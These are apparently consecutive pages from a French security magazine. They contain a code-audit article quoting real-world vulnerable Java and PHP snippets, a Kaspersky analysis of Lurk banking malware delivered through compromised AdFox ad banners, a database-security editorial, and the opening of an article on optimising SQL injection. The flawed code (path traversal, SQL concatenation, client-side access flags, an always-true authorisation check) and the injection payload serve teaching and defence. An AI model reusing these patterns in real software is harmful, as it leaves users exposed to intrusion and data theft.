Cet article est un retour d'expérience d'audit de code qui présente les vulnérabilités les plus fréquemment rencontrées. Cet article n'a pas pour objet de représenter l'exploitation de vulnérabilités complexes, mais plutôt des cas simples.

1 Introduction

L'audit de code n'a jamais eu vraiment la cote chez les consultants en sécurité : l'aspect « challenge » est beaucoup moins prononcé par rapport à un test d'intrusion en boîte noire. De plus, lire des milliers de lignes de code, identifier l'arborescence d'appels de fonctions à la recherche d'un mécanisme de sécurité est plus rébarbatif que d'insérer des *quotes* dans un formulaire de recherche d'une page web.

Contre toute attente, en 2010 l'ARJEL (Autorité de Régulation des Jeux En Ligne **[1]**) a remis au goût du jour cette pratique boudée avec les audits applicatifs intrusifs, qui consiste à combiner un test d'intrusion et un audit de code afin de pouvoir examiner l'application sous toutes les coutures. Les résultats sont en effet bien plus efficients.

L'approche d'un audit de code est totalement différente d'un test d'intrusion, mais l'objectif est le même : mettre en évidence les défauts de sécurité de l'application (validation des données, gestion des accès, chiffrement, ...).

À cela s'ajoute cependant une partie non identifiable par un test d'intrusion : la qualité du code.

On peut considérer la qualité de code comme l'application d'une norme de développement, ou le respect d'un ensemble d'exigences. D'une manière générale, l'analyse qualitative d'un code concerne :


- la volumétrie des classes/fonctions/*whatever* (10 000 lignes de code dans une seule classe, ça fait beaucoup) ;
- le nommage des fonctions et des classes (sait-on facilement à quoi correspond la classe, la fonction ?) ;
- le nommage des variables (« test », « toto », « temp », ...) ;
- la présence de code mort (exemple : fonction jamais appelée) ;
- la présence d'instructions/fichiers de *debug*, de test, etc. ;
- la présence de commentaires... ou pas.

L'expérience d'un auditeur de code montre que, bien souvent, un code de mauvaise qualité comporte plus de vulnérabilités par rapport à un code de qualité. L'analyse qualitative d'un code ne permet pas d'identifier des vulnérabilités, cependant un code de qualité permet une meilleure :

- maintenance du code (pas de perte de temps à retrouver ce que fait la fonction lors d'une mise à jour) ;
- évolution du code (un nouveau développeur arrive sur le projet) ;
- performance de l'application (instructions optimisées, moins de ressources utilisées).

Ce qu'il faut pour réaliser une prestation d'audit de code :

- Savoir lire/comprendre à peu près n'importe quel langage mais surtout comprendre ce qu'a fait (ou voulu faire) le développeur.
- Disposer d'outils de recherche sur des mots-clés, expressions régulières (`grep`, fonction de recherche dans les éditeurs de texte ou dans les environnements de développement).
- Disposer d'une application professionnelle d'analyse automatique de code ultra lourde et chère... ou pas.
- Avoir les yeux bien en face des trous, prêts à lire des milliers de lignes de code.



Concernant l'analyse de sécurité d'un code, on peut classer l'implémentation d'un mécanisme de sécurité selon 3 catégories :

- (Le bon) La bonne implémentation : c'est lorsqu'un développeur met en place un mécanisme de sécurité en sachant quelle vulnérabilité il couvre. Le risque est compris et la protection mise en place répond au besoin.
- (La brute) L'absence d'implémentation : c'est lorsqu'un développeur n'a pas connaissance du risque ou qu'il possède des contraintes de temps/coût incompatibles. On ne va pas se mentir, lorsque ces contraintes existent, on privilégie toujours la fonctionnalité à la sécurité.
- (Le truand) La mauvaise implémentation : c'est lorsqu'un développeur ne comprend pas les mécanismes qu'il manipule : le risque est peu ou pas compris, aboutissant bien souvent à une mauvaise implémentation de la fonction de sécurité.

Cet article présente un retour d'expérience sur des exemples basés soit sur une mauvaise implémentation du mécanisme de sécurité, soit sur une absence d'implémentation du mécanisme de sécurité, le tout classé dans quatre chapitres de sécurité :

- validation des données ;
- autorisation et gestion de session ;
- manipulation des exceptions ;
- enregistrement des traces.

Des exemples de cas réels illustrent chaque type de mécanisme. Ces exemples (qui sont modifiés et anonymisés) sont issus d'un retour d'expérience d'audits de code pratiqués dans différents domaines (bancaire, financier, jeux en ligne, énergie, ...). Si vous aimez mettre votre nez dans le code source (**[2] [3] [4]**), les exemples sont mis au début et les explications ensuite.

Ces exemples sont en corrélation avec le Top Ten de l'OWASP (**[5]**), bien que l'ensemble des catégories ne soit pas illustré dans cet article. Il s'agit de vulnérabilités simples, mais également les plus couramment rencontrées lors d'audits.

2 Validation des données

La validation des données permet de vérifier que les données transmises par le navigateur du client ou par un Web Service ne puissent pas altérer le fonctionnement attendu de l'application (XSS, CSRF, injection SQL, *directory traversal*, inclusion de fichiers, ...). On ne le répète jamais assez : « all input is evil until proven otherwise » **[6]**. Pour s'assurer qu'une donnée est saine, il faut vérifier l'ensemble des points suivants :

- sa taille (taille minimale et taille maximale) ;
- son format et son type (`Integer`, `String`, `Long`, ...) ;
- son contenu (si la donnée doit être affichée, est-ce que les caractères interprétables sont épurés ? Si la donnée est utilisée en base de données, est-ce qu'elle contient des valeurs pouvant modifier la requête SQL ?) ;
- sa cohérence (est-ce que mon âge peut être négatif ?).

2.1 Blondie : « You see there's two kinds of people, my friend,

Nous sommes dans le contexte d'une application métier gérant des ressources documentaires sur l'ensemble du SI. Voici le début de la page de login qui permet d'authentifier un utilisateur sur une application.

```
<%
String s = request.getQueryString();
if (s != null) {
  String l = request.getParameter("login_name");
  String p = request.getParameter("login_password");
try {
      FileWriter fw = new FileWriter("/tmp/.users/".concat(l));
    fw.write(p);
    fw.close();
  } catch (IOException ex) { }
    String s1 = "/path/login?login_name=".concat(l).concat("&login_
    password=").concat(p);
    response.sendRedirect(Framework.getClientSideURL(response, s1));
}
```

Nous constatons qu'aucun contrôle n'est effectué sur les champs renseignés par l'utilisateur. Ensuite, la donnée `login` est utilisée comme nom de fichier, avec comme contenu le mot de passe.

Ce défaut d'implémentation permet d'exploiter une vulnérabilité de type « directory traversal » : il est donc possible d'écrire toutes sortes de scripts systèmes, de modifier ou écraser les fichiers présents sur ce serveur.

2.2 those with loaded guns,

Lors d'un test d'intrusion, des vulnérabilités de type de XSS sont découvertes sur l'application. Un exemple est décrit dans le rapport et ressemble à cela :

http://monsitevulnerable.fr/action/index.aspx?target=xxxx

Suite à cette remontée, les développeurs ont mis en place une protection contre le XSS. L'extrait ci-dessous illustre le mécanisme mis en place.

```
Private boolean XSSfilterURL(long filterId, booleanisBlocked,
HttpServletRequesthttpReq, String fullUrl) {
  Map<String, ?>paramMap = httpReq.getParameterMap();
  if (paramMap != null&& !paramMap.isEmpty()) {
    Set<String>keySet = paramMap.keySet();
    for (String key : keySet) {
      Object value = paramMap.get(key);
      if ("TARGET".equalsIgnoreCase(key)) {
        isBlocked = true;
        break;
      }
    }
  }
  return isBlocked;
```

Ce mécanisme, décrit ci-dessus, montre clairement que la vulnérabilité n'a pas été comprise : nous sommes dans un cas de mauvaise implémentation. Cette fonction récupère l'URL envoyée par l'utilisateur, décompose les paramètres, et au lieu de filtrer les valeurs permettant l'exploitation d'un XSS (typiquement tous les caractères interprétables sur l'ensemble des paramètres), la routine du développeur interdit l'utilisation du mot-clé **TARGET** présent dans l'URL. La vulnérabilité de type XSS est donc toujours exploitable à partir du moment où le mot-clé **TARGET** n'est pas présent dans l'URL.

2.3 and those who dig.

La fonction décrite ci-dessous est appelée avant chaque requête SQL. Elle se charge de formater la chaîne de caractères pour son inclusion dans une requête SQL.

```
public static String AddValue(List stringList)
    {
if (stringList==null || stringList.size()==0)
        return null;

String inClause = "";
  for (int i=0; i<stringList.size(); i++) {
          String value = (String)stringList.get(i);
          value = "'"+value+"'";
          if (inClause.length()==0)
                  inClause+=value;
          else
                  inClause+=(","+value);
  }
  inClause = "(" + inClause + ") ";
return inClause;
    }
```

Nous sommes dans un cas de mauvaise implémentation. Les données de la liste sont ajoutées dans une chaîne de caractères par concaténation sans aucun filtrage. Il est donc possible à un attaquant de modifier le comportement de la requête SQL pour y injecter des données.

2.4 You dig. »

Dans cet exemple, il s'agit d'une fonction d'authentification d'un utilisateur qui doit renseigner son login (sous forme d'adresse e-mail), son mot de passe, et sa date de naissance. L'extrait de code ci-dessous montre le premier niveau de sécurité de l'application (et non la vérification des données dans la base de données).

```
/**
     * Validates input.
     */
    public boolean validate() {
        return (email != null && password != null && birthDay != -1
&& birthMonth != -1 && birthYear != -1);
    }
```

Nous sommes dans le cas d'une mauvaise implémentation : la fonction valide à la fois l'e-mail, le mot de passe et la date d'anniversaire d'un utilisateur. Aucun contrôle du contenu ni de la longueur n'est effectué, seulement une simple vérification que la donnée n'est pas vide. Cette absence de contrôle peut permettre d'exploiter des vulnérabilités de type XSS ou SQLi.

3 Autorisation et gestion de session

Ces deux éléments peuvent être gérés nativement par le serveur web ou par les mécanismes développés pour l'application. L'autorisation sur une page, la gestion d'une session est bien plus souvent problématique à gérer qu'il n'y paraît.

3.1 Blondie : « One, two, three, four, five, and six.

La fonction suivante remplit les informations dans le *cookie* de l'utilisateur lorsque celui-ci vient de s'authentifier.

```
public function ModifieCookies($db){
  // Used to put personal data in page via Javascript
  $client_data = array(
    $this->getGender(),                                  // genre
    $nom,                                                // nom
    $isRestricted ? "1" : "0",                           // restreint
    $hasProAccess ? "1" : "0",                           // accès pro
    str_replace(" ", " ", $this->getSolde()), // crédit
    $this->getId(),                                      // id
```


Il est possible de discuter de l'utilité de la plupart de ces paramètres, mais le plus important dans cet exemple est bien sûr la valeur **hasProAccess**. Il s'agit d'un *flag* qui détermine si oui ou non l'utilisateur peut accéder à l'espace professionnel de l'application. Elle témoigne d'une mauvaise implémentation du contrôle d'accès qui est déportée et uniquement réalisée au niveau du client (navigateur web). Une simple modification du cookie de session permet d'accéder à des informations auxquelles un utilisateur avec un compte standard ne devrait pas avoir accès.

3.2 Six, the perfect number. »

Pour cet exemple, il s'agit d'une page accessible par n'importe quel utilisateur authentifié.

```
mqlCommand.executeCommand(context, "print person ADMIN select
property[password].value dump;");
String password = mqlCommand.getResult();
System.out.println("password : " + password);
System.out.println("password : " + password);
mqlCommand.close(context);
ContextUtil.pushContext(context, " ADMIN", password, context.
getVault().getName());
```

Un simple appel de la page permet donc à un utilisateur d'afficher le mot de passe de l'administrateur de l'application.



3.3 Angel Eyes : « I thought three was the perfect number. »

Contexte : une application web de jeux concours. La fonction suivante enregistre un joueur gagnant dans la base de données. Cette page est accessible par n'importe quel utilisateur authentifié qui en connaît le chemin.

```
function RegJoueurGagnant($sid, $userdata) {
  global $db;

  // Get id
  $db->query("select id from sessions where session_
key='".$sid."'");

  if ($db->next_record()) {
    $session_id = $db->Record["id"];
    $datas = urlencode(serialize($userdata));
    $db->query("insert into REPONSE_GAGNANTE set session_
id=".$session_id.", userdata='".$datas."'");
  }
}
```

Les contrôles d'accès ne sont pas présents dans les autres fonctions du code, on est donc dans le cas d'une absence d'implémentation. N'importe quel utilisateur peut donc appeler les fonctions gagnantes du jeu concours et s'inscrire automatiquement dans la liste des gagnants, ce qui fausse le principe du jeu concours.

Note

On remarque également la présence d'injection SQL avec l'absence de validation du champ `$sid`.

3.4 Blondie : « I've got six more bullets in my gun. »

Il s'agit d'une application professionnelle qui permet aux utilisateurs de consulter des statistiques sur des données métiers « sensibles ». La gestion des autorisations ne permet pas à un utilisateur A d'accéder aux données métiers d'un utilisateur B. Le concepteur a ajouté un export de ces données confidentielles sous un format bureautique. Afin de savoir si l'utilisateur est autorisé à télécharger une ressource, le mécanisme suivant est appelé.

```
/**
    * @see utils.download.DownloadRequestHandler#checkDroit(HttpSer
vletRequest, UserDto)
    */
   public final boolean checkDroit(final HttpServletRequest
inRequest) {
return true;
   }
```

Nous sommes dans un cas de mauvaise implémentation. La fonction de sécurité a été « pensée » durant la conception, mais lors du développement (ou de l'implémentation) de l'application, il semblerait que cette fonction n'ait pas fait l'objet d'un développement. Le contrôle d'accès est donc inopérant car il renvoie toujours la même valeur autorisant l'accès.

4 Manipulation des exceptions

Cette catégorie est le lien le plus fort entre la qualité et la sécurité. Il est difficile de le dissocier ou de le limiter à une seule de ces deux catégories.

4.1 Tuco : « When you have to shoot, shoot, don't talk. »

Dans cet exemple, l'application avait été bien pensée et les droits d'administration étaient clairement définis. Afin d'éviter de donner des droits élevés permanents aux utilisateurs, les développeurs ont mis en place une fonction qui permet d'élever temporairement ses privilèges, certaines fonctions sensibles ayant besoin de droits élevés.

```
try {
GiveMeRootRight(context);
relObjRouteNode.setAttributes(context,timeAttrList);
ReleaseRootRight(context);
} catch(Exception ex)
{
session.putValue("error.message",ex.toString());
}
```

Cet extrait de code souffre d'un défaut d'implémentation avec l'absence de l'instruction **`FINALLY`** contenant l'instruction **`ReleaseRootRight`** (en cas d'anomalie, on remet les privilèges standards). En effet, si l'instruction **`setAttributes`** dysfonctionne, les instructions suivantes ne seront pas appelées (dans ce cas de figure, l'instruction **`ReleaseRootRight`**), et on passe directement à l'instruction **`CATCH`**. L'ensemble des actions effectuées par la suite seront donc exécutées sous les privilèges élevés.

5 Enregistrement des traces

Les traces sont une mine d'informations qui sont exploitées par des administrateurs ou par des tiers. Elles permettent d'analyser tout dysfonctionnement ou anomalie générée par une application. Cependant, les traces peuvent également être exploitées dans un but malveillant.

5.1 Blondie : « After a meal there's nothing like a good cigar. »

Le mécanisme suivant vérifie si un utilisateur peut s'authentifier sur une application.

```
  if (ModeAuthent) {
    authentSuccess = authentState.SUCCEED;
  } else {
    authentSuccess = authentState.FAILLED;
  }

  log(userId,password,String.valueOf(authentSuccess), clientIp);
  } catch (Exception e) {
  if (logger.isDebugEnabled()) {
    logger.debug("Password authentication of user " + userId + "
failed: " + e.getMessage());
  }
  log(userId, password, e.getMessage(), clientIp);
```

Dans cet exemple, la fonction **log** enregistre les valeurs **userId**, **password**, le résultat de l'authentification, et **clientIp**. Un exploitant malveillant de l'application pourrait récupérer ces informations et usurper une identité (utilisateur, administrateur). De plus, cela va à l'encontre des obligations de protection des secrets.

Conclusion

Que ce soit dans une plateforme d'authentification forte, une application métier complexe ou une plateforme de jeux en ligne, les vulnérabilités rencontrées lors d'audit de code sont bien souvent les mêmes malgré les technologies et *frameworks* disponibles. Tout se situe dans les compétences du développeur et de sa sensibilisation à la sécurité, ainsi que la prise de conscience des vulnérabilités existantes par les chefs de projets. ■

▪ REMERCIEMENTS

Je tiens beaucoup à remercier toute mon équipe et l'ensemble des personnes qui m'accompagnent au quotidien, et plus particulièrement dans le désordre pour la relecture : Jérémy Lebourdais, Xavier Cessac, Grégory Mauguin, Frédéric Roumat, Olivier Revenu, sans oublier Nicolas Ruff pour ses conseils.

▪ RÉFÉRENCES

[1] http://www.arjel.fr

[2] http://www.developpez.com/actu/10310/Programmation-Le-pire-bout-de-code-que-vous-ayez-vu-Qui-l-a-fait-Pourquoi-Pourquoi-etait-il-si-horrible/

[3] http://forum.cockos.com/showthread.php?t=65710

[4] http://software-security.sans.org/blog/category/spot-the-vuln

[5] https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

[6] http://www.microsoft.com/mspress/books/sampchap/5957.aspx

LA MENACE FANTÔME

Nicolas Brulez – nicolas.brulez@kaspersky.fr
Senior Malware Researcher – Global Research and Analysis Team Kaspersky Lab France

mots-clés : CODES MALICIEUX / REVERSE ENGINEERING / SHELLCODE / EXPLOIT / TROJANS / MEMORY / STEALTH

Au début du mois de mars, nous avons reçu un rapport d'un chercheur indépendant sur des infections en masse d'ordinateurs d'entreprises, suite à la visite de sites (légitimes) d'actualités russes. Les symptômes étaient les mêmes dans chaque cas : apparition de requêtes vers des sites tiers et création de fichiers incompréhensibles (probablement chiffrés) sur les machines.
Le mécanisme d'infection utilisé par ce logiciel malveillant s'est avéré très difficile à identifier. Les sites utilisés pour propager l'infection étaient hébergés sur différentes plates-formes et avaient des architectures différentes. L'utilisation d'une faille commune était alors écartée. De plus, il était impossible de reproduire les infections. Toutefois, nous avons trouvé un point commun à tous ces sites d'actualités.

1 Vecteur d'infection

Pour continuer l'analyse, nous avons choisi deux sites supposés distribuer la menace, puis nous les avons aspirés (**wget** *is your friend*) régulièrement afin de les inspecter en *offline*. Nous n'avons découvert aucune trace d'injection de code : ni Javascript tiers, ni iframe et aucune redirection caractèristique d'une infection. Le seul point commun était légitime : l'utilisation des services de publicité de la société AdFox.

Après avoir creusé la piste de la bannière de publicité, nous avons découvert que le *malware* était chargé via les bandes-annonces d'AdFox. Les sites n'étaient pas compromis, mais leurs bannières l'étaient. Chaque bande-annonce contient un Javascript, mais certains étaient modifiés et contenaient une *iframe* qui redirigait vers un site malveillant contenant un exploit Java. Vous pouvez voir sur la figure 2 l'injection d'une iframe.

L'analyse du fichier JAR (exploit) a permis d'identifier l'utilisation d'une vulnérabilité Java (CVE-2011-3544) utilisée depuis novembre par les cybercriminels pour cibler les utilisateurs Windows et Mac OS. Les *exploits* pour cette faille font partie des plus efficaces à l'heure actuelle. On les retrouve donc dans les « ExploitPacks » les plus populaires.

```
<div id="first-rc-bb" class="column">
  <a id="mm" name="mm"></a>
- <div class="banner_14">
  - <noindex>
    - <script type="text/javascript">
        1
        2  <!--
        3  if (typeof(pr) == 'undefined') { var pr = Math.floor(Mat
        4  if (typeof(document.referrer) != 'undefined') {
        5    if (typeof(afReferrer) == 'undefined') {
        6      afReferrer = escape(document.referrer);
        7    }
        8  } else {
        9    afReferrer = '';
       10  }
       11  var addate = new Date();
       12  var dl = escape(document.location);
       13  var pr1 = Math.floor(Math.random() * 1000000);
       14
       15  document.write('<div id="AdFox_banner_'+pr1+'"><\/div>')
       16  document.write('<div style="visibility:hidden; position:
       17
       18  AdFox_Scroll(pr1,'http://ads.adfox.ru/147017/prepareCode
       19  // -->
      </script>
      <div id="AdFox_banner_496559"></div>
    + <div style="visibility:hidden;
      position:absolute;">
```

Figure 1 : Site utilisant le service d'Adfox

Cependant, il ne s'agissait pas d'un copier-coller habituel, mais d'une version unique de l'exploit que nous n'avions encore jamais vue. De plus, la charge finale (*payload*) était aussi unique comme nous allons le voir maintenant.

Figure 2 : Iframe injectée

2 La menace fantôme : tout en mémoire

En règle générale, le fonctionnement d'un tel exploit consiste à sauvegarder un fichier malveillant, généralement un *dropper* ou *downloader* sur le disque dur. Ce nouveau fichier, une fois exécuté par l'exploit, s'occupe de télécharger le malware final sur la machine : un *bot*, un cheval de Troie, ou autre faux antivirus. Toutefois, dans notre cas, aucun fichier n'est apparu sur le disque de la machine infectée. Aucun fichier n'était créé, pourtant les symptômes étaient bien présents.

Contrairement aux exploits classiques, le shellcode télécharge, injecte et exécute une dll cryptée directement dans le processus **javaw.exe** sans jamais en faire une copie sur le disque. Il est donc impossible de trouver la menace une fois la machine éteinte. L'URL de la dll malveillante à télécharger est présente sous forme chiffrée dans l'iframe ajoutée au Javascript de la bannière AdFox compromise :

```
<applet code="Applet.class" archive="/0GLMFss"> </applet>
```

Après avoir réussi à injecter et exécuter la dll (présente seulement en mémoire) le processus javaw.exe commence alors à envoyer des requêtes qui ressemblent à des recherches Google : « ? Recherche hl = fr & source = hp & q =% s & aq = f & aqi = & aql = & oq = »...

Ces requêtes incluent des données sur l'historique de navigation prises à partir du navigateur de l'utilisateur, ainsi que de nombreuses informations techniques sur le système infecté. Le malware ici présent, tout comme CodeRed et Slammer, n'utilise pas de fichier sur le disque de la machine infectée et réside en mémoire seulement. Ce type de malware ne survit pas au redemarrage de la machine puisqu'il n'existe aucune copie. Cela peut rendre l'analyse « post mortem » délicate.

De plus, cela n'est pas un handicap pour ce malware, puisqu'en fonction des réponses du serveur de contrôle, un autre malware est téléchargé puis exécuté : le cheval de Troie bancaire « Lurk ».

Il est important de noter que la décision d'installer ce Trojan est prise côté serveur, et non localement.

De plus, il est fort probable que la victime retourne sur le site d'actualités une fois la machine redemarrée, se traduisant par une nouvelle infection tout en mémoire. N'utilisant aucun fichier sur le disque, il devient beaucoup plus difficile de détecter la menace « fantôme ». En cas de non-détection de l'exploit, le bot est virtuellement invisible pour l'utilisateur.

3 Cheval de Troie bancaire : Lurk

Le malware Trojan-Spy.Win32.Lurk peut être installé sur une machine de deux manières différentes. Soit en utilisant les commandes **regsrv32** et **netsh add helper dll**, soit via **ShellconOverlayIdentifiers** dans le registre système. Lurk installe ensuite ses propres modules sous forme de dll chiffrées.

02FD0000	00002000				Map	R	R	
02FE0000	00004000				Map	RW	RW	\Device\HarddiskVolume1\Documents and Settings\
02FF0000	00008000				Map	RW	RW	\Device\HarddiskVolume1\Documents and Settings\
03000000	00003000				Priv	RW	Gua: RW	
0304B000	00001000				Priv	RW	Gua: RW	
0304C000	00004000			stack of th:	Priv	RW	Gua: RW	
03050000	00010000				Map	RW	RW	
03090000	00033000				Priv	RW	RW	
03290000	00017000				Priv	RWE	RWE	
032FE000	00001000				Priv	RW	Gua: RW	
032FF000	00001000			stack of th:	Priv	RW	Gua: RW	
03300000	00001000				Priv	RW	RW	
0331E000	00001000				Priv	RW	Gua: RW	
0331F000	00001000			stack of th:	Priv	RW	Gua: RW	
03350000	00001000				Map	R	R	
03380000	00002000				Map	R	R	
038B0000	00002000				Map	R	R	
22990000	00550000				Priv	RW	RW	
27EE0000	00AB0000				Priv	RW	RW	
32990000	00C00000				Priv	RW	RW	
36990000	00530000				Map	R	R	\Device\HarddiskVolume1\PROGRA~1\Java\jre6\bin\
37390000	006A0000				Map	RW	RW	\Device\HarddiskVolume1\PROGRA~1\Java\jre6\bin\
37F90000	000D0000				Map	RW	RW	\Device\HarddiskVolume1\PROGRA~1\Java\jre6\bin\
38390000	00010000				Priv	R E	RW	

Figure 3 : Processus JAVAW.exe après injection

```
aVw_dll         db 'vw.dll',0
                db   0
aWapi_dll       db 'wapi.dll',0
                db   0
                db   0
                db   0
aSetup_dll      db 'setup.dll',0
                db   0
                db   0
aEnv_dll        db 'env.dll',0
aP10_dll        db 'p10.dll',0
aTheme_dll      db 'theme.dll',0
                db   0
                db   0
aHttp_dll       db 'http.dll',0
                db   0
                db   0
                db   0
aNet_dll        db 'net.dll',0
aMm_dll         db 'mm.dll',0
                db   0
aPool_drv       db 'pool.drv',0
                db   0
                db   0
                db   0
aSta_dll        db 'sta.dll',0
aCore_dll       db 'core.dll',0
                db   0
                db   0
                db   0
aMi_dll         db 'mi.dll',0
                db   0
aDlg_dll        db 'dlg.dll',0
```

Figure 4 : Liste de modules supplémentaires pour Lurk

L'analyse des modules supplémentaires utilisés par Lurk nous permet de comprendre la finalité de l'attaque : le vol de données sensibles des utilisateurs pour accéder aux services en ligne de plusieurs grandes banques russes.

Kaspersky Lab a détecté la premiere version de ce malware en juillet 2011. Sur la base de notre analyse du protocole utilisé par Lurk pour communiquer avec les serveurs de contrôle, nous avons pu déterminer que sur une période de plusieurs mois, ces serveurs ont traité les requêtes d'environ 300 000 machines infectées.

4 AdFox : le maillon faible

Après avoir terminé l'analyse technique, nous avons contacté Adfox pour les informer de l'incident. Ils ont rapidement réagi pour détecter et nettoyer l'injection des bannières publicitaires.

Lors des investigations, il fut déterminé que les cybercriminels avaient utilisé le compte d'un client Adfox pour modifier le code des bannières en ajoutant une iframe permettant la redirection des visiteurs vers un site malveillant. Seul ce client (compromis) diffusait du contenu dangereux.

Une fois le code modifié, ils ont pu attaquer tous les visiteurs des sites qui affichaient les bannières infectées.

Après la modification du code dans l'une des bannières, ils étaient en mesure d'attaquer non seulement les utilisateurs du site d'actualités, mais aussi les visiteurs d'autres sites affichant cette même bannière. En conséquence, des dizaines de milliers d'utilisateurs ont pu être attaqués. Les bannières des autres clients Adfox ne furent quant à elles non modifiées, et ne représentaient aucune menace pour leurs visiteurs.

Conclusion

Il s'agit d'une attaque unique. Les cybercriminels ont utilisé leur propre code de téléchargement et d'injection de dll dans un exploit, sans écrire de fichier sur le disque lors de l'exploitation et infection de la machine. La dll fonctionne entièrement dans le processus de confiance Java.

L'utilisation d'un réseau publicitaire (compromis) est une méthode très efficace pour cibler un grand nombre d'utilisateurs. En effet, de nombreux sites légitimes deviennent alors des vecteurs d'infection.

Bien que l'attaque ciblait les utilisateurs russes, rien n'empeche les criminels de l'adapter aux autres pays à l'aide de réseaux publicitaires locaux compromis pour assurer la grande distribution du code malveillant. La charge finale, Lurk dans notre exemple, pourrait aussi être remplacée très simplement.

Pour se protéger contre cette menace, nous suggérons fortement aux utilisateurs d'installer un patch qui corrige la vulnérabilité Java CVE-2011-3544. C'est actuellement le seul moyen fiable pour éviter l'infection.

Comme nous l'avons mentionné ci-dessus, les exploits pour CVE-2011-3544 sont les plus efficaces et peuvent être utilisés pour installer une grande variété de programmes malveillants.

Les techniques évoluent pour assurer la furtivité et l'infection du plus grand nombre, toujours dans une optique lucrative. ■

CRYPTOGRAPHIE :
VOS SECRETS SONT-ILS BIEN GARDÉS ?

ÉTAT DES LIEUX DE LA CRYPTOGRAPHIE MODERNE

MISC HS 5
Actuellement en kiosque !

DISPONIBLE CHEZ VOTRE MARCHAND DE JOURNAUX
JUSQU'À FIN MAI 2012 ET SUR : www.ed-diamond.com

DOSSIER

SÉCURITÉ DES BASES DE DONNÉES

GRANT ALL ON YOUR_DB TO ME;

De l'expression consacrée « sécurité des systèmes », nous sommes il y a quelques années passés à celle de « sécurité de l'information ». Habituellement, je ne suis guère fana de ce type d'effets stylistiques émanant plus de logiques marketing que de réelles avancées techniques ; mais j'avoue cette fois avoir adhéré à l'idée. En effet, quelle est l'importance des systèmes en eux-mêmes, si ce n'est leur fonction de donner accès à l'information ?

À ce titre, les bases de données sont des clés de voûte du système d'information et les efforts pour les sécuriser devraient être à la hauteur de ce rôle. Imaginez, toutes vos données utilisateurs, comptables ou organisationnelles stockées en un même endroit !

Pourtant leur sécurité est encore dans de nombreux endroits peu considérée. Les attaques par injections SQL en sont un beau symbole ; celles-ci doivent allégrement souffler leurs 10 bougies. Les mécanismes sont connus, expliqués en long, large et en travers partout sur le Web, et pourtant, elles continuent leur œuvre dévastatrice. La solution actuelle ? Utiliser des *frameworks* qui vont en gros mâcher le travail, en espérant qu'ils évitent les erreurs à la place des développeurs. Un peu comme si pour éviter les *buffer overflows*, il fallait attendre d'avoir un système d'exploitation écrit entièrement en Java... Arrêtez, j'en fait des cauchemars la nuit.

D'où ce paradoxe peut-il provenir ? Bonne question. Est-ce du fait des multiples couches en frontal - *reverse proxy* filtrant, *firewall*, serveur web, serveur applicatif, ... – qui laissent penser qu'elles sont bien protégées au fond de leur VLAN data ? Est-ce une lacune dans nos formations ? */mode pappy/* Je me souviens que de mon temps, si les cours d'administration des systèmes d'exploitation étaient bien intégrés aux cursus, ceux sur les bases de données étaient pour ainsi dire inexistants. Ou est-ce historique, lié au fait que la recherche de failles sur les bases de données ait commencé assez tardivement ? Pour illustrer ce point, il est intéressant de regarder l'évolution en termes de nombre de failles critiques reportées par année. Considérons le cas du serveur Oracle (ce choix n'étant nullement lie à la qualité du serveur, mais au fait qu'il s'agisse d'un acteur fortement présent depuis des années) ; le nombre de vulnérabilités reportées n'augmente réellement qu'à partir de 2005/2006 ! [CVEDETAILS]

La réalité est là : les bases de données sont des éléments critiques du SI ; de plus, elles n'ont cessé d'évoluer et sont devenues des systèmes riches en fonctionnalités, donc complexes. Elles ont leurs propres langages, leurs propres modèles de sécurité, leurs propres protocoles et leur sécurisation nécessite une maîtrise de l'ensemble de ces éléments, ce qui est loin d'être chose aisée. Alors voilà la base de l'idée de ce dossier : poser quelques briques qui j'espère vous aideront à mieux cerner cet univers.

Le premier article présente un travail de recherche sur les optimisations d'injections SQL et montre qu'elles ont tout de même fortement évolué depuis le temps du « 'OR 1='1 ».

Le deuxième décrit les stratégies à appliquer pour éviter la création de failles et assurer une bonne sécurité de la base.

Le troisième effectue une comparaison entre deux moteurs particulièrement utilisés : MySQL et MSSQL.

Et finalement, le dernier décortique une faille dans le moteur Oracle et montrera comment son exploitation permet d'obtenir un *shell* sur le serveur.

Un petit échantillon dans un sujet si vaste. Pour ne pas oublier qu'il n'y a pas que les bases SQL dans la vie, je vous recommande également de vous (re)plonger dans l'article consacré à l'exploitation des bases NoSQL, paru dans le dernier numéro de *MISC*. Damn, il faudrait également parler de LDAP ! Promis, dans un prochain numéro !

Bonne lecture,

Benjamin CAILLAT

[CVEDETAILS] http://www.cvedetails.com/vendor/93/Oracle.html

OPTIMISATIONS DES INJECTIONS SQL

Louis Nyffenegger – @snyff louis@pentesterlab.com – CTO à Securus Global, fondateur de PentesterLab

mots-clés : *INJECTION SQL / OPTIMISATION / MYSQL / PARE-FEU APPLICATIF / SQL / SÉCURITÉ WEB / EXPLOITATION WEB*

Dans MISC 52 (« 4 Outils indispensables pour tester votre sécurité ! »), j'avais écrit un article sur les injections SQL dans les clauses « order by » dont la dernière partie traitait des optimisations possibles de ce type d'attaques. En effet, en utilisant le mot-clé CASE, il était possible de récupérer plus d'informations en une seule requête. Cet article propose un développement autour du sujet et s'intéresse à toutes les méthodes d'optimisations possibles. Il est basé sur les recherches réalisées par Luke Jahnke et moi-même ; que nous avons présentées lors de Ruxcon 2011. Les techniques détaillées ont été testées et développées pour MySQL.

1 Introduction

1.1 Pourquoi s'intéresser à l'optimisation d'injections SQL ?

Tout d'abord, pourquoi optimiser des injections SQL ? Première réponse évidente : limiter le nombre de requêtes et donc à la fois le temps d'exploitation, mais aussi le bruit dans les journaux applicatifs. Il arrive souvent, lors d'un test d'intrusion, de devoir laisser tourner un script sur plusieurs heures pour pouvoir exploiter une injection aveugle et récupérer une base de données clientes. En particulier dans le cas d'injections pour lesquelles l'exploitation est réalisée en utilisant la différence de temps entre les réponses (*Time-based SQL injections*).

Il est cependant à noter qu'utiliser un outil standard rend aussi l'attaque plus discrète car monsieur tout le monde (c'est-à-dire n'importe qui armé de SQLMap) peut générer la même attaque, et donc le niveau de sophistication paraît moins élevé et l'attaque passe pour un simple outil scannant tout et n'importe quoi.

De plus, la plupart des outils se focalisent sur l'optimisation de la gestion du protocole HTTP :

- utilisation de keep-alive pour éviter les reconnexions ;
- exploitation multi-thread pour aller plus vite ;
- non-récupération du contenu de la page pour limiter la quantité de données transférées.

Cependant, ces méthodes, même si elles accélèrent la vitesse d'exploitation, ne s'attaquent pas au cœur du problème : « comment récupérer plus d'informations plus rapidement ? ».

Il est possible d'optimiser l'exploitation d'injections SQL de plusieurs façons :

